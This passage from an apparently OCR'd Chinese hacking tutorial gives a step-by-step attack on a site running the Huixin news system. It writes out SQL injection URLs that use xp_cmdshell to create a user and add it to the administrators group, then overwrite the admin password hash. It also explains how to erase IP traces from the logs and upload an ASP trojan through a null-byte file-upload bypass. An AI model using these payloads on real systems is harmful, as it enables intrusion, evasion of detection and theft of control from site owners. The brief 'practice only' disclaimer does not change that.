


图 4

四、快速侵入主机

入侵者利用IE浏览器，仅仅执行两条命令即可通过终端服务快速登录该主机。在IE地址栏中首先输入命令“http://news.XXX.net.cn/news_count.asp?fname=20050405033002' ;exec master..xp_cmdshell 'net user sysadmin password /add'--”，注意不带引号（图5）。




图5

由于利用该SQL注入漏洞拥有SA权限，这样就能在该主机上建立一个名为sysadmin的用户，密码为password。然后在地址栏中输入命令“http://news.XXX.net.cn/news_count.asp?fname=20050405033002' ;exec master..xp_cmdshell 'net localgroup administrators sysadmin /add'--”，这样就将该用户加入到管理员组了。运行终端服务客户端连接程序（图6），输入主机地址，点击连接按钮，连接成功后在登录窗口中输入上述用户名和密码，很快就看到对方主机的桌面了（图7）。呵呵，这回可以“为所欲为”了。当然，入侵主机只是为了练习黑客技术，千万不能恶意破坏哦！




图6




图7

五、上传ASP木马

即使远程主机没有开放终端服务，该SQL注入也有很大价值。在上述利用NBSI2分析注入漏洞的基础上，在NBSI2中的“已猜解表名”中点击“自动猜解”按钮，可以猜解出数据库中的所有表名，选中其中的Admin表，在“已猜解列名”中点击“自动猜解”按钮，可以进一步猜解出Admin表中的列名，可进一步取得管理员的ID、名称和密码等数据。因为惠信新闻系统采用30位MD5算法加密管理员密码，所以可通过替换法进入网站后台。“admin”的30位MD5密码为“293740B3817A38ADC0898C1858AA86”。因此，在IE地址栏中输入“http://news.XXX.net.cn\news_count.asp?fname=20050405033002';update admin set password='293740B3817A38ADC0898C1858AA86' where id=1;--”（可以根据NBSI2的猜解信息改变管理员ID号，管理员ID默认为1）。这样，在IE地址栏中输入“http://news.XXX.net.cn/admin/admin_login.asp”，输入管理员名称（在NBSI猜解结果中可以看到，默认是“Admin”），密码为“admin”，就能进入网站管理后台了。

进入后台管理页面后，首先点击菜单“新闻”→“增加”，在日志管理窗口中删除系统记录的自己的IP等痕迹信息。然后利用惠信新闻系统的文件上传漏洞，构造特殊上传路径上传Asp木马，以更深入的控制该网站。方法是点击菜单“上传”→“图片上传”，接着选择新闻所在的分类，在添加新闻信息页面（图8）的“附件上传”栏中选择上传目录（一般选择“新闻图片目录”），选择需要上传的Asp木马，打开Winsock Expert准备抓包，在添加新闻页面中点击“上传”按钮，系统提示文件格式不正确。将Winsock Exper的抓包信息复制到文本文件中，在构造特殊路径时注意，应该在“upload/newsimg/”的后边添加“Ok.asp ”（Ok.asp为上传asp木马文件），将下一行中的“filename="D:\tool\newmm.asp"”改为“filename="D:\tool\newmm.bmp"”（图9），同时将文件中的“Content-Length”中的包长度加上7（视添加的文件名而定），然后存盘，利用Ultraedit等工具将“Ok.asp ”的空格改为十六进制00，完成后利用Nc上传即可。在浏览器中输入“Http://news.XXX.net.cn/upload/newsimg/ok.asp”，就能打开木马页面了。

使用完后，别忘了把密码改回去啊！




图8


